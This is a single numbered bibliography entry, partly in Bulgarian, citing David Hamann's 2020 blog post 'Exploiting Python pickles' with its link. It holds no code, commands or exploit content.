- [16] "Exploiting Python pickles", David Hamann, публикуван на 05.04.2020,  
линк: <https://davidhamann.de/2020/04/05/exploiting-python-pickle>